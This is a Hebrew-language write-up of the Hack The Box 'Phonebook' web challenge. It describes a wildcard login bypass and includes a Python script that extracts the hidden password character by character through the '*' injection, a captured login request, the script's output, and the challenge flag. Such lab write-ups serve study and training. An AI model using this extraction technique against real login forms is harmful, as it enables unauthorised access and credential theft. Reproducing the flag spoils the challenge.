

Hack The Box – web challenge - Phonebook

תחילת האתגר :



כניסה ל159.65.27.79:32071 מביאה אותנו לאתר הזה :




תפסה את עינינו ההערה מטה – הערה שכתב מישהו בשם Reese וישר חשדנו שמדובר במשתמש קיים במערכת. (כנראה אפילו אחד העובדים ...)

Hack The Box – web challenge - Phonebook

התחלנו לנסות, חלקינו באופן ידני וחלקינו בburp-suite למצוא את הסיסמא למשתמש הזה.
דרך ה burp-suite ניסינו להכניס קלטים מוכנים שהיו שם לSQL injection ולאחר כמה דקות גילינו כי הצלחנו להכנס למשתמש Reese !!

בדיקה איזו סיסמא הייתה הנכונה הובילה אותנו להבנה שלא באמת מצאנו את הסיסמא, אלא כוכבית – "*" הכניסה אותנו, כוכבית היא סימן שמשתמשים בו רבות כאשר מנסים לעשות SQL injection, וזה סימן האומר בדרך כלל להחזיר את כל הרשומה בdatabase – למשל אם נרצה להחזיר את כל הרשומות של המשתמשים שמתחילים באות A , נעשה זאת ע"י כתיבת שאילתה ונשאל "A*" – ז"א כל מה שמתחיל בA .

לאחר שלא מצאנו אף מידע מעניין בדף הבא שהגענו אליו אחרי שהתחברנו לReese :



Kyle Reese reese@skynet.com 555-1234567

אחד מאיתנו חשד כי הסיסמא של המשתמשים באתר אולי היא הדגל.

חזרנו שוב לדף הקודם וניסינו הפעם את הסיסמא "H*" עבור Reese . להפתעתנו הצלחנו להיכנס.

בהשראת רעיון זה כתבנו סקריפט קצר בפייתון שעובר על כל האותיות, מספרים ותווים אפשריים לדגל שלנו ושירשנו אות אות לסיסמא בתוספת הכוכבית בסוף. כל פעם שאות הייתה נכונה והצלחנו להכנס – הוספנו אותה למשתנה היחזיק בסוף את הסיסמא המלאה !

```
import requests
import string

letters_and_num = string.ascii_letters + string.digits + "{}_"

# api-endpoint
URL = "http://159.65.27.79:32071/login"


password = ""



while(1):
        temp_pass = ""
        for char in letters_and_num:
                temp_pass = password + "{}*".format(char)

                PARAMS = {'username':'Reese', 'password':temp_pass}
                r = requests.post(url = URL, data = PARAMS)

                if "Phonebook - Login" not in r.text:
                        password = temp_pass[:-1]
                        print(password)
                        #print(r.text)


```

Hack The Box – web challenge - Phonebook

** איך ידענו את שמם של הפרמטרים שיש להעביר לאתר ? עם burp-suite :

```
Pretty  Raw  Hex  \n
1  POST /login HTTP/1.1
2  Host: 159.65.27.79:32071
3  Content-Length: 26
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://159.65.27.79:32071
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
   Chrome/99.0.4844.74 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
   ication/signed-exchange;v=b3;q=0.9
10 Referer: http://159.65.27.79:32071/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 username=reese&password=hh
```

והתוצאה !!! :

```
noa@noa-VirtualBox:~/Desktop$ sudo python3 script.py
H
HT
HTB
HTB{
HTB{d
HTB{d1
HTB{d1r
HTB{d1re
HTB{d1rec
HTB{d1rect
HTB{d1recto
HTB{d1rector
HTB{d1rectory
HTB{d1rectory_
HTB{d1rectory_h
HTB{d1rectory_h4
HTB{d1rectory_h4x
HTB{d1rectory_h4xx
HTB{d1rectory_h4xx0
HTB{d1rectory_h4xx0r
HTB{d1rectory_h4xx0r_
HTB{d1rectory_h4xx0r_i
HTB{d1rectory_h4xx0r_is
HTB{d1rectory_h4xx0r_is_
HTB{d1rectory_h4xx0r_is_k
HTB{d1rectory_h4xx0r_is_k0
HTB{d1rectory_h4xx0r_is_k00
HTB{d1rectory_h4xx0r_is_k00l
HTB{d1rectory_h4xx0r_is_k00l}
^CTraceback (most recent call last):
  File "script.py", line 20, in <module>
    r = requests.post(url = URL, data = PARAMS)
```

😊 **HTB{d1rectory_h4xx0r_is_k00l}**